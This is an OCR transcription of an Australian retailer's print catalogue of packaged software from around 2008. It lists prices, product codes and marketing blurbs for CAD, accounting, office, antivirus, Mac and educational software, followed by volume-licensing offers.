$262 SAVE $13 off RRP
WebCode: AUT0077

Perfect for architects, builders and more

IMSI TurboFloorPlan Home Designer

- Bring your home or remodel ideas to life with realistic 3D visualisation tools
- Start from scratch using the powerful House Builder Wizard
- Metric or Imperial measurement
- Easily customise interior walls, windows, colours, furniture and lighting
- Visualise your dream in 3D Realview

$79 SAVE $10 off RRP
WebCode: BRD0040

Ready to read AutoCAD files

IMSI TurboCAD 15 Deluxe 2D/3D

- Unlimited design options with hundreds of professional drafting and design tools
- Incredible file support for over 30 file formats including AutoCAD
- Video and interactive tutorials
- Photorealistic rendering and millions of symbols
- Perfect for architects, illustrators, contractors, builders, students, engineers and hobbyists

$178 SAVE $21 off RRP
WebCode: IMS0043

Unleash your creative flair

Punch! Landscape, Deck & Patio v12

The new Punch! Landscape, Deck and Patio Designer is more than just a landscaping product. It brings your style and outdoor living ideas to life! Looking to build an outdoor barbeque? Fireplace? Or update your outdoor living space with the latest designs? Here is the answer.

$88 SAVE $11 off RRP
WebCode: PUN0024

Design your dream home

Punch! Home Design Platinum v12

Punch! Professional Home Design Platinum version 12, continues to expand on its already incredible capabilities! Both landscape and home design options are boundless, in this easy-to-use, two for-one software package. Now with improved performance and expanded feature set, it remains the perfect software for the beginner to the expert!

$136 SAVE $13 off RRP
WebCode: PUN0023

Super fast 3D walk-throughs

Punch! Home Design Architectural Series 5000

Punch! Architectural Series 5000 is a quantum-leap in performance and realism over any other competitive product. Its 3D redraw speeds are up to FOUR times faster than the competition allowing Hollywood-style walk or fly-through in real time! You'll be amazed at the power, versatility, realism you'll have at your fingertips!

$357 SAVE $42 off RRP
WebCode: PUN0025

Create presentation quality graphics in minutes, not hours

SmartDraw 2008

SmartDraw gives you the power to create the graphics you need to succeed, fast. With SmartDraw you start by selecting the exact template you want from over a hundred different types. Then use simple commands to add your information and SmartDraw does the rest. In a matter of minutes you'll be using SmartDraw to create clear, compelling business graphics, like:

- Flowcharts
- Bar Graphs and Pie Charts
- Project Timelines
- Gantt Charts
- Floor Plans
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- Scheduling Calendars
- Org Charts
- Marketing Charts
- Forms
- And more

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Professional 2D/3D industry standard CAD software

AutoCAD 2009 & HP Workstation Bundle

With AutoCAD software Autodesk has just one goal in mind, increasing your productivity. Combine this with the next-generation performance technologies of an HP Workstation and you have the power to do more.

Together, you benefit from the best in class computing platform and the industry standard design software that will increase your productivity.

Networked Version
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$6864 | SAVE $726 off RRP
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Professional CAD software

AutoCAD 2009

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Upgrade from 2008 (AUT0189) **$1599**
Upgrade from 2007 (AUT0190) **$2491**
Upgrade from 2006 (AUT0191) **$3378**
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The world's best selling 2D drafting and detailing tool

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AutoCAD LT software simplifies daily tasks with full DWG native file format compatibility, the new ribbon interface, menu browser, and enhanced layer dialog. Couple these enhancements with existing features like Dynamic Blocks and annotation scaling, and your job just keeps getting easier.

New features include:
- Ribbon – Easily learn and use with this updated interface
- Quick Properties – View key property information at the entity
- Quick View – thumbnail images of open drawings & layouts

Upgrade (AUT0194) **$999**
Subscription (AUT0195) **$363**

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$1894 | SAVE $306 off RRP
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3D digital prototyping

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Autodesk Inventor software provides a comprehensive set of design tools for producing, validating, and documenting complete digital prototypes. The Inventor model is a 3D digital prototype that helps users to visualise, simulate, and analyse how a design will work under real-world conditions before a product or part is ever built.

$157 | SAVE $8 off RRP
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- Manage GST and BAS
- Track sales & expenses
- Invoice & pay bills

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
A powerful software package specifically designed for small businesses that need to track their finances, but don't require payroll.

- Inventory Management
- Track GST and lodge BAS online
- Process credit card payments
- Import bank statements
- Manage sales and customers
- Easy to set up and use

You Pay $251
$176
After $75 Cashback
SAVE $123 off RRP
WebCode: QUI0151

QuickBooks Plus



$150 Cashback

Time saving features and powerful functionality make this a must-have for efficiency-minded businesses that manage inventory and track payroll.

- Integrated payroll management
- Track and manage inventory
- Track GST and lodge BAS online
- Process credit card payments
- Import bank statements
- Produce business reports
- Easy to set up and use

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After $150 Cashback
SAVE $256 off RRP
WebCode: QUI0152

QuickBooks Pro

$200 Cashback

Lets you prepare quotes and estimates, integrate seamlessly with Microsoft® Office and has advanced tools to help you analyse key projects.

- Measure time billing and job costing
- Design and customise forms
- Integrate with Microsoft Office●
- Automatically track Units of Measure Sets
- Integrated payroll management
- Track and manage inventory
- Track GST and lodge BAS online
- Process credit card payments
- Import bank statements
- Produce business reports

You Pay $696
$496
After $200 Cashback
SAVE $353 off RRP
WebCode: QUI0153

QuickBooks Premier

$400 Cashback

Industry-specific editions incorporate tools and reports designed to meet your specialised needs, while fast multi-user capability and performance help increase your business efficiency.

- Multi-user access
- Industry specific editions
- Advanced reporting tools
- Measure time billing & job costing
- Integrate with Microsoft Office●
- Automatically track Units of Measure Sets
- Integrated payroll management
- Track and manage inventory
- Track GST and lodge BAS online
- Process credit card payments
- Import bank statements

You Pay $1146
$746
After $400 Cashback
SAVE $653 off RRP
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TOP BUY PC USER

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2003 Budgeting feature - "the best we've ever seen" - Personal Computer Magazine
2002 Data entry feature - "the fastest we've seen ..." - Personal Computer Magazine

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Point of Sale made easy

Reckon Retail Point of Sale Professional 2008/09

Advanced features that allow you to track sales, inventory, customers and accounting, set up promotions and customer loyalty programs, as well as kitchen printing, table tracking and much more.

- Seamless integration to QuickBooks QBi series
- Touch screen enabled
- Manage your stock with ease
- Manage customer accounts and laybys

NEW

$665 SAVE $134 off RRP
WebCode: QUI0163

The all-in-one POS & Accounting Solution

Reckon Retail Starter Kit 2008/09

NEW

If you are opening your store for the first time, or upgrading from a cash register, then Reckon's **Retail Starter Kit** is what you need. Finding the right software is one thing but then having to find the point of sale hardware that is compatible with your software is another. The Retail Starter Kit has been designed to make getting started easy.

- Point of sale and back office management
- Integrated EFTPOS
- Compatible with MS Win 2000/XP/Vista
- Customer management tools
- Touch Screen enabled
- Inventory management

Kit Includes:

- QuickBooks Plus 2008/09 QBi Series
- Retail Point of Sale Lite 2008/09
- Thermal Printer, Scanner & Cash Drawer
- 12 months free technical phone support
- 12 months free Upgrades

$848 SAVE $151 off RRP
WebCode: QUI0162

For professional owner-operators

MYOB Accounting 17

With MYOB Accounting's inventory management system you'll know what's in stock, what's on order and what's committed. The inventory management system is integrated with the sales and purchasing features, so your stock listing is always up to date and accurate.

MYOB Accounting helps save you time and money by providing instant access to detailed lists of unpaid customer invoices, bank balances and transactions using the Bank Register, customisable invoices for printing on plain paper, customer trading history, complete stock audit trails and low stock level alerts...and much more.

Upgrade (MYB0078) **$228**

*BONUS UNIDEN Cordless Phone WDECT3315

*See citysoftware.com.au/promotions

$274 SAVE $75 off RRP WebCode: MYB0074

Integrated payroll & time billing

MYOB Accounting Plus 17

With an award-winning integrated payroll, MYOB Accounting Plus is the ideal single-user business management and accounting solution for small employers. MYOB Accounting Plus makes it easy to track and charge for your time and manage your inventory, and provides easy access to powerful profit-building information about your business.

It also:

- Automates your Pay Runs
- Calculates PAYG withholdings
- Works out your superannuation and then updates all your accounts automatically

Upgrade (MYB0079) **$299**

*BONUS UNIDEN Cordless Phone WDSS5315

*See citysoftware.com.au/promotions

$459 SAVE $136 off RRP WebCode: MYB0075

3 user package

MYOB Premier 11

MYOB Premier gives you the power to manage even the most complex medium-sized business. Get the complete set of business management features as found in MYOB Accounting Plus and also handle transactions and accounts in multiple currencies. Multiple people can access your business information at the same time, which can help make your processing more efficient. For example, someone can enter a sale while someone else prints a report or enters a cheque - think of the time you'll save! MYOB Premier is also issued with one full year of access to software support and upgrades.

*BONUS UNIDEN Cordless Phone WDSS5335+1

*See citysoftware.com.au/promotions

$1273 SAVE $222 off RRP WebCode: MYB0077

Ideal for sole traders

MYOB BusinessBasics

Manage all your basic business tasks from the one easy program, designed specifically for small or home-based Australian businesses. Streamline the data entry and reconciliation side of managing your business with MYOB Business Basics, and free up your time to focus on running it. MYOB Business Basics is ideal if you:

- Run a small or home based business
- Employ no staff
- Have no inventory

$128 SAVE $21 off RRP WebCode: MYB0004

Point of sale in a box

MYOB RetailReady

MYOB RetailReady contains all the software and hardware you need to turn your PC into an effective Point of Sale (POS) solution. RetailReady processes sales fast, reports GST and performs "Cash Ups" in just a few clicks.

Includes:
MYOB Retail Basics, Barcode Scanner, Thermal Docket Printer and Electronic Cash Drawer

$872 SAVE $127 off RRP WebCode: MYB0040

Advanced retail POS software

MYOB RetailManager v10

Our retail software is designed, developed and tested in close collaboration with existing retail businesses. By automating many of your key store procedures and processes.

- Process sales fast, including lay-bys and accounts
- Manage your inventory
- Identify where you're making money
- Comprehensively manage pricing


*BONUS Hand Scanner Limited Stock

$1695 SAVE $333 off RRP WebCode: MYB0085

The industry standard

Crystal Reports 2008

Put new power in the hands of business users. Empower them to make multiple decisions from one report, run their own "what-if" scenarios and get more report views, instantly. So you're free from writing numerous reports and updates which are tasks that can have real impact on your department's productivity.



Upgrade (SCR2009) **$452**

$718 SAVE $71 off RRP WebCode: SCR2008

Xcelsius Engage allows you to create interactive dashboards from spreadsheets and live corporate data.

Business Objects an SAP company

Xcelsius Engage 2008

Xcelsius Engage is a Windows application designed to create flash based data presentations and dashboards from Excel spreadsheets and corporate data sources. It offers a feature rich library of ready to use charts, maps, gauges, progress bars and more for creating interactive and engaging data visualisations. Its point and click interface lets you quickly connect pre built charts and graphics to personal data in spreadsheets or live company data via XML data feeds or web services and deliver them live as part of Microsoft Office, Adobe PDF, SWF and the web.

NEW

Upgrade (SCX2012) **$565**

$1257 SAVE $68 off RRP WebCode: SCX2009

A project manager's dream

Microsoft Project Standard 2007

Microsoft Office Project Standard 2007 gives you robust project management tools with the right blend of usability, power, and flexibility, so you can manage projects more efficiently and effectively.

Academic (MSA6141) **$99**

Upgrade (MSA6143) **$536**

$892 SAVE $120 off RRP WebCode: MSA6142

Full featured development environment

Microsoft Visual Studio 2008 Standard Edition

Visual Studio 2008 Standard Edition provides a full-featured development environment for Windows and Web developers. It offers productivity enhancements for building data-driven client and Web applications. Individual developers looking to create connected applications with next-generation user experiences will find Visual Studio 2008 Standard Edition a perfect fit.

Today's developers face the challenge of targeting a broad range of platforms and crafting applications that quickly deliver value to the business. Integrated designers and language features in Visual Studio allow developers to build the connected applications demanded by today's businesses while taking advantage of the .NET Framework 3.5 to reduce development time.

Upgrade (MSA9887) **$305**

$459 SAVE $49 off RRP WebCode: MSA9888

#1 selling contact manager

ACT! by Sage 2008 v10

Celebrate the 20th Anniversary of the world's best selling contact and customer manager with the release of ACT! by Sage 2008.

- New interactive dashboard
- Compatibility with Office 2007 and Vista
- Direct integration with Outlook e-mail

Upgrade (TCA0114) **$148**

Academic (TCA0115) **$178**


$242 SAVE $37 off RRP WebCode: TCA0113

Ideal for professional developers

Microsoft Visual Studio 2008 Professional Academic

The Visual Studio 2008 Professional Edition enables developers and development teams to create great connected applications on the latest platforms, including the Web, Windows Vista, the 2007 Office System, SQL Server 2008, and Windows Server 2008.

Developers using Visual Studio 2008 Professional Edition can target the Microsoft Office system, Windows Mobile devices, and SQL Server. Visual Studio tools for Office is now a fully integrated part of Visual Studio 2008 Professional Edition.



Full (MSA9889) **$1,250**

Upgrade (MSA9890) **$852**

$164 SAVE $21 off RRP WebCode: MSA9891

FileMaker®

1300 658 600
citysoftware.com.au

FILEMAKER PRO 9

FileMaker Pro is the #1-selling easy-to-use database software for Windows and Mac OS that helps you manage people, projects, assets and more — the easy way!

Why do so many small businesses choose FileMaker? FileMaker has been helping small businesses dream BIG for more then 20 years. FileMaker gives them the tools they need to easily manage people, projects, assets, and more! It's the #1 selling easy-to-use database for a good reason, it works as hard as they do!

AUSTRALIAN PC AUTHORITY RECOMMENDED

FileMaker Pro 9 Advanced for Windows & Macintosh	(FIL2006) $756
FileMaker Pro 9 Advanced Upgrade for Windows & Macintosh	(FIL2007) $473
FileMaker Server 9 for Windows & Macintosh	(FIL2009) $1578
FileMaker Server 9 Upgrade for Windows & Macintosh	(FIL2010) $939

$477

WebCode: FIL2000

Annual Volume License Agreement (AVLA)

Who should purchase this type of license?
Organisations that need at least 10 licenses.

For more information contact City Software on 1300 658 600 or email licensing@citysoftware.com.au

- Save over 13% off single user packages
- Includes 12 months maintenance
- No minimums for adding seats to an existing AVLA

BENTO by FILEMAKER

Meet Bento, the new personal database from FileMaker that's as easy to use as your Mac. Bento brings your important information together in one place to help you get organized. So you can manage your contacts, coordinate events, track projects, prioritize tasks, and more - faster and easier than ever before.

Substance, meet style
It's never been easier to get organized thanks to built-in links with Mac OS X Address Book and iCal, ready-to-use templates, and elegant themes designed by Mac artists.

Bring it together
From contacts and calendars, to projects and events, you can organize just about every type of information you have - all from one place, with this one program.

See things your way
Just point and click or drag and drop to change the look of any form and see information in a way that makes sense to you.

Designed exclusively for Mac OS X Leopard

$79 **WebCode: FIL2015**

MacWorld Editors Choice Quote:
Bento is a lightweight personal database application that, at its core, is about making databases accessible and easy for the casual user. Bento's look, inspired by the likes of iTunes an iPhoto, will be familiar to most Mac users.

Macworld Editors' Choice ★★★★★

Proven anti-virus protection

Kaspersky Internet Security 7.0 3 User (DVD Case)

Kaspersky Internet Security 7.0 provides you with the same proven anti-virus protection as Kaspersky Anti-Virus together with additional features including Parental Control, a personal firewall, an anti-spam filter, Privacy Control and more.

$63 SAVE $16 off RRP
WebCode: KAS0002

Fast PC & internet security in a box!


Norton 360 2.0 All-In-One Security 3 User

Easy security, backup and tuneup for up to 3 PCs. New identity protection, wireless security, more backup options, even better speed and PC performance. Includes 2GB of secure online storage for your files.

Features include:

- Easy security, backup and tuneup for up to 3 PCs
- Award-winning antivirus, antispyware and firewall protection
- Stronger protection as you shop and bank online
- New wireless network security features
- Flexible backup options now include HD-DVD, Blu-ray Disc, iPod
- 2GB of secure online storage also included
- Fixes problems that slow your PC - plus fast access to free online help

5 User (SYM9927) **$162**
10 User (SYM9928) **$288**



$109 SAVE $20 off RRP
WebCode: SYM9925

Plus BullGuard Backup + 5GB online storage

BullGuard Internet Security Suite 8.0 3 User

Daily updates, super fast scan times, small footprint, firewall, anti-spam, anti-phishing, antispyware. Backup includes free 5Gb online storage, backup while idle, integrates with internet explorer. Access your files and data from anyway online. Free 24 x 7 support with instant chat and remote assistance built all within the program!

$79 SAVE $19 off RRP
WebCode: BUL0007


Efficient antivirus solution

Norton AntiVirus 2008 10 User

New & improved! Norton AntiVirus 2008.

- Award-winning protection against spyware, viruses and worms
- Easy install, faster scanning
- Fast access to free online help

1 User (SYM9760) **$41**
3 User (SYM9766) **$74**
5 User (SYM9767) **$111**



$164 SAVE $35 off RRP
WebCode: SYM9768

Faster than ever before


Norton Internet Security 2008 5 User

New & improved! Norton Internet Security 2008

- Easier install
- Lighter on your PC
- Fast access to free online help
- Essential for online banking and shopping

3 User
(SYM9769) **$78**

10 User
(SYM9771) **$209**




$124 SAVE $25 off RRP
WebCode: SYM9770

Powerful backup thats easy to do

Acronis True Image 11 Home

A complete data protection suite – backup your entire PC, your data, and your OS and applications.

- Try and Decide: easy rollback of system changes.
- Smart Scheduling: start backup when user is idle, login/logout and other events.
- Protect your archives with password-based encryption.



$68 SAVE $11 off RRP
WebCode: MAN0102


It's back and better than ever

Norton Ghost 14.0

Full system backup - Backs up everything on a hard drive or partition

New Features Include:

- FTP backup
- Offsite backup
- Symantec ThreatCon integration
- Exclusive Google Desktop integration
- Exclusive Remote management tool




$87 SAVE $12 off RRP
WebCode: SYM9911

Keep your system running smoothly

Norton SystemWorks 11.0 Premier Edition

Norton SystemWorks Premier Edition protects against viruses and spyware, backs up important files, and repairs and maintains PCs.

- Norton AntiVirus 2008
- Norton Save & Restore 2.0
- Norton Utilities
- One-Button Checkup
- System Optimiser
- Performance Test



$79 SAVE $20 off RRP
WebCode: SYM9789

Edutainment & Kids

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Preserve your family history

Ancestry's Family Tree Maker Platinum 17

Whether you're new to family history or a seasoned genealogist, the Australia/New Zealand version of Ancestry's Family Tree Maker Platinum 17 (2008) makes it easy to discover, preserve and share your family history. Ancestry's Family Tree Maker Platinum 17 (2008) lets you easily:

- Build a family tree starting with names, dates and events
- Attach photos, documents and audio and video files
- Quickly merge new facts and records from the web into your tree
- Use interactive maps to explore the places where your ancestors once lived
- Design and print charts to display at home and share with family

$89 | SAVE $10 off RRP
WebCode: IMS0037

Pass the new Graduated Licensing System

Mindscape Driving License Success

Each year, over 100,000 learner drivers apply for their driver's Licence in Australia – 30% will fail their test. Driving Licence Success is a comprehensive and easy-to-use program designed to help you get your driving Licence the first time around. Test yourself with over 700 questions and answers and learn to drive safely watching video clips featuring real life driving scenarios.

$19.95 | WebCode: IMS0050

Learn to type today!

Mavis Beacon Teaches Typing 20 Deluxe

With a complete re-design, Mavis Beacon Teaches Typing Deluxe 20 may not look familiar, but we promise that Mavis Beacon still provides guaranteed improvements in only 2 weeks.

- Learn essential keyboarding skills or improve overall typing efficiency
- 350 personalized lessons.

Platinum Edition (BRD0041) ~~$64~~

NEW

$45 | SAVE $4 off RRP
WebCode: BRD0039

Endless fun to be had

Sudoku XP

Sudoku is a simple, addictive game of logic that has taken the world by storm! Use reasoning and patience to solve the number grid, without the need for luck or guesswork. Features of Sudoku XP:

- 10 levels of difficulty
- Thousands of Sudoku puzzles
- Simple controls and a bright interface.

Windows Vista Compatible

$19.95 | WebCode: MAN0087

Information at your fingertips

Encyclopaedia 2008 Ultimate Reference Suite

The Encyclopaedia Britannica 2008 Ultimate Reference Suite DVD is like having a complete reference library right at your fingertips.

- Encyclopaedia Britannica
- Dictionary & Thesaurus
- Encyclopaedia Britannica Atlas
- Online magazines & videos

Deluxe Edition (IMS0046) ~~$54~~
Childrens Edition (IMS0047) ~~$27~~

12 Months access to Britannica Online

$82 | SAVE $7 off RRP
WebCode: MND1181

Ages 4-6

Thomas & Friends Triple Pack

Learn and play with Thomas & Friends. Children enter a world of imagination through the tracks of a train and the words of a story in this 3 CD-ROM set.

- 15 engaging activities
- 2 difficulty levels
- Favourite characters and locations
- Certificates of completion
- Specially created video footage featuring Thomas & Friends

$29.95 | WebCode: IMS0051

Ages 7-12

Spongebob Squarepants Typing

Kids - and adults - can learn to type the SpongeBob way! Join Bikini Bottom's favourite inhabitants on a wet and wacky romp through the wonderful world of keyboarding. Featuring multiple levels of challenge for ages 7 and up, two modes of play, and a slew of irresistible learning pals, SpongeBob SquarePants Typing is an unbeatable tutorial solution for young keyboarders.


$19.95 | WebCode: IMS0045

Ages 12 & Up

Dr. Penny Adam's Brain Trainer

Dr Penny Adams' Brain Trainer is specially designed to help raise the fitness of your brain to perform better at everyday tasks. Complete the Daily Brain Test and review your progress, or just play your choice of activities for the challenge.

- Unlimited number of questions
- 10-15 Minute Daily Brain Tests



$19.95 | WebCode: IMS0048

300+ new features

Apple Mac OS X Leopard

Add a new Mac to your Mac. Mac OS X v10.5 Leopard is packed with over 300 new features, installs easily, and works with the software and accessories you already have.
Choose a single-user license for home or office. Alternatively if you have more than one Mac at home, choose the 5 user Family Pack.

5 User
(APP0349) **$236**

$148 SAVE $10 off RRP
WebCode: APP0350

3 User home office suite

Microsoft Office 2008 for Mac Home and Student Edition

The perfect Office for families and students. Microsoft Office 2008 for Mac Home and Student Edition is more powerful and easier to use, helping you to achieve more and simplify your day, for less.
New features, intuitive new look and compatibility with Office for Windows will unleash your productivity at a budget-friendly price.

- Word 2008
- Excel 2008
- PowerPoint 2008
- Entourage 2008
- Microsoft Messenger

*FUEL UP With a $40 Petrol Voucher

3 User

*Offer valid 1st May - 31st July see citysoftware.com.au/promotions

$198 SAVE $31 off RRP
WebCode: MSA3770

Run Windows Vista on your Mac

Parallels Desktop 3.0 for Mac

The killer app for Mac is now even better than ever!

Parallels Desktop for Mac enables you to run Windows, Linux, and more side-by-side with Mac OS X on any Intel-powered Mac, without rebooting. With Parallels' award-winning virtualisation technology, you can run Mac OS X and your favorite Windows applications at the same time. You can even drag-and-drop files between desktops!

New Low Price

$88 SAVE $12 off RRP
WebCode: PAR0003

Perfect for business

Microsoft Office 2008 for Mac

Microsoft Office 2008 for Mac is more powerful and easier to use, helping you to achieve more and simplify your day. New features, intuitive new look, Universal support, and compatibility with Office for Windows will unleash your productivity.

- Word 2008
- Excel 2008
- Powerpoint 2008
- Entourage 2008
- Exchange Support

Upgrade (MSA3774) **$292**

*Offer valid 1st May - 31st July see citysoftware.com.au/promotions

*FUEL UP With a $40 Petrol Voucher

$494 SAVE $155 off RRP
WebCode: MSA3773

Office apps & creative suite

Microsoft Office 2008 for Mac Special Media Edition

Office 2008 for Mac Special Media Edition is more powerful and easier to use, helping the media-savvy Mac user achieve more while simplifying the management of digital assets. Intuitive new look and compatibility with Office for Windows will unleash your productivity and creativity.

Upgrade (MSA3772) **$387**

*Offer valid 1st May - 31st July see citysoftware.com.au/promotions

*FUEL UP With a $40 Petrol Voucher

$592 SAVE $257 off RRP
WebCode: MSA3771

Entry level work suite

Apple iWork 08 for Mac

Apple's amazing productivity suite for the Mac, iWork '08 includes three applications: Pages '08 for word processing with an incredible sense of style; Numbers '08 for powerful, compelling spreadsheets made easy; and Keynote '08 for cinema-quality presentations for everyone.

5 User
(APP0326) **$121**

$93 SAVE $6 off RRP
WebCode: APP0325

Entry level multimedia suite

Apple iLife 08

iLife '08, a major update to Apple's award-winning suite of digital lifestyle applications, delivers significant upgrades to iPhoto, iWeb, GarageBand and iDVD, plus a completely reinvented iMovie that offers a revolutionary new way to enjoy, edit and share your video.

5 User
(APP0324) **$126**

$92 SAVE $7 off RRP
WebCode: APP0323

Databases made easy

FileMaker Bento

Meet Bento, the new personal database from FileMaker that's as easy to use as your Mac. It organises all the details of your busy life in one place. So you can manage contacts, coordinate events, track projects, and prioritize tasks faster and easier than ever before. It's never been easier to get organized thanks to built-in links with Mac OS X.

5 User (FIL2016) **$129**

NEW

$79 WebCode: FIL2015

Apple Mac Software

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
Top selling home photo editor

Adobe Photoshop Elements 6

Adobe Photoshop Elements 6 software for Macintosh combines power and simplicity so you can go beyond the basics. Make your photos look their best, share them in creative ways, and easily find and view them. Photoshop Elements also works great with iPhoto.

Academic (AEP9552) **$76**



$115 SAVE $34 off RRP WebCode: ALD9636

Professional RAW photo editor

Apple Aperture 2

Aperture 2 gives photographers incredible tools to manage massive libraries, speed through photo edits, make essential image adjustments, and deliver photos online and in print using one simple, integrated workflow. Whether you shoot RAW or JPEG, Aperture lets you get the most out of your photography.

$259 WebCode: APP0372

#1 AntiVirus Software for Mac

Norton AntiVirus 11.0

It removes viruses automatically, cleans infected Internet and email downloads, and protects against advanced online threats and attacks that target newly discovered operating system and application vulnerabilities. Use the enhanced, all new dashboard widget to quickly check your system's virus protection status. Compatible with new Mac OS X v10.5.

$52 SAVE $7 off RRP WebCode: SYM9799

Leading Mac burning suite

Roxio Toast 9 Titanium

Compress, convert and compile videos as well as capture audio from any source. Burn discs on the Mac with a host of improved features such as:

- Import and create HD projects
- Burn HD TiVo TV shows and movies
- Stream your recorded home movies and more to your internet connected Mac or PC


$161 SAVE $18 off RRP WebCode: ROX5009

Leader in CAD software for Mac

Punch! ViaCAD 2D/3D

In ViaCAD, 3D designs automatically create 2D details, plans and elevations with a single mouse click. It creates section and detail views, Bill of Materials lists, and includes complete 3D editing tools, annotation, and dimensions, among many other practical features. The software also delivers industry standard interoperability including Google SketchUp, AutoCAD 2007, Adobe Illustrator and other common 3D formats.

- LogiCursor Thinks As You Draw, Simple interface with LogiCursor technology aids in visually anticipating your moves, partnering with you in the design process.
- 2D/3D Seamless Interface (patent pending), Toggle between 2D and 3D with one mouse click. Start in 2D, add 3D with surface modeling tools. Then click back to 2D, making precision editing a snap.



$138 SAVE $11 off RRP WebCode: PUN0027

Top selling Mac software

Accounting		
MYOB AccountEdge v7	MYB0080	$523
MYOB FirstEdge	MYB0005	$132
MYOB Test Drive v17	MYB0081	$10
Database Tools		
FileMaker Pro 9	FIL2000	$477
FileMaker Pro 9 5-User	FIL2003	$1914
FileMaker Pro 9 5-User Upg	FIL2004	$1134
FileMaker Pro 9 Academic	FIL2002	$294
FileMaker Pro 9 AE 5-pack	FIL2005	$1182
FileMaker Pro 9 Adv AE	FIL2008	$479
FileMaker Pro 9 Advanced	FIL2006	$756
FileMaker Pro 9 Adv Upg	FIL2007	$473
FileMaker Pro 9 Upgrade	FIL2001	$288
FileMaker Server 9 Upgrade	FIL2010	$939
Design Tools		
Corel Painter X	COR8700	$598
Corel Painter X Academic	COR8702	$132
Corel Painter X Upgrade	COR8701	$335
Extensis Suitcase Fusion 12	EXT0084	$169
Enfocus PitStop Pro 7.2	ENF0003	$1155
Punch! Home Design Studio	PUN0020	$170
QuarkXPress 7 + BONUS v8	QUA0040	$1275
QuarkXPress 7 Academic	QUA0045	$235
QuarkXPress 7 Upgrade	QUA0042	$472
Education		
Britannica 2008 Ref Suite	MND1181	$89
Mavis Beacon Typing 17	BRD0030	$50
Graphic Suites - Student Editions		
Adobe CS3.3 Design Premium	ADS0018	$419
Adobe CS3.3 Design Standard	ADS0020	$280
Adobe CS3.3 Master Collection	ADS0022	$697
Adobe CS3 Production Premium	ADS0012	$422
Adobe CS3 Web Standard	ADS0014	$282
Multimedia		
I-Studio for iPOD	MAN0104	$28
NewTek LightWave 3D v9.3	NEW0020	$1299
Roxio Crunch	ROX5001	$68
Roxio Popcorn 3 for Mac	ROX5003	$68
Photo Editing (Adobe)		
Photoshop CS3 Ext Student	ADS0016	$216
Photoshop Elements 6 EDU	AEP9552	$76
Photoshop Lightroom 1.1	ALD0053	$400
Photoshop Lightroom 1.1 EDU	AEP0028	$138
Productivity (Adobe)		
Acrobat 9 Professional EDU	AEP9555	$182
Acrobat 9 Professional	ALD9649	$382
Acrobat 9 Pro Upgrade (Pro)	ALG9566	$203
Acrobat 9 Pro Upgrade (Std)	ALG9585	$203
System Tools		
Alsoft DiskWarrior 4.00	ALS0003	$143
Alsoft DiskWarrior 4.00 Upg	ALS0009	$88
Web/Internet		
Adobe Dreamweaver CS3	ALD0082	$575
Adobe Fireworks CS3	ALD0084	$432
Microsoft Expression Studio	MSS0082	$934
Mr Sites - Internet In a Box	MRS0001	$99

City Software & CSW-IT The Software Licensing Experts

Organisations are always looking at ways of cutting costs but rarely do they find a solution that rewards them for doing so. Not only will you save money, but you will save time and reduce the risk of over-purchasing, a common trap particularly for small/medium businesses. Widely recognised as market leaders in software licensing, City Software's goal is to discover your needs and create a plan to solve your needs. This will involve lowering the total cost of ownership and eliminate worries such as non-compliance. City Software will become your IT watchdog by tracking your agreements over time and forecasting your needs, therefore keeping you on the right track for a stable IT infrastructure. City Software & CSW-IT have a broad knowledge of software licensing options and will be happy to assist with any of the products marked in this catalogue with the "Licensing Available" tag.

CITY SOFTWARE CSW-IT

1300 658 600 - licensing@citysoftware.com.au

Symantec Express Licensing Program

symantec.

Symantec Express is designed especially for small to mid-size companies that need an expedient way to purchase small license quantities for use within a single country, without time-consuming negotiations. Small and mid-size business customers can use this program to purchase all Symantec security and availability software products, and support and maintenance service options. Ordering additional licenses on a given transaction can qualify the purchase for a different pricing band, making the customer eligible for greater incentives.

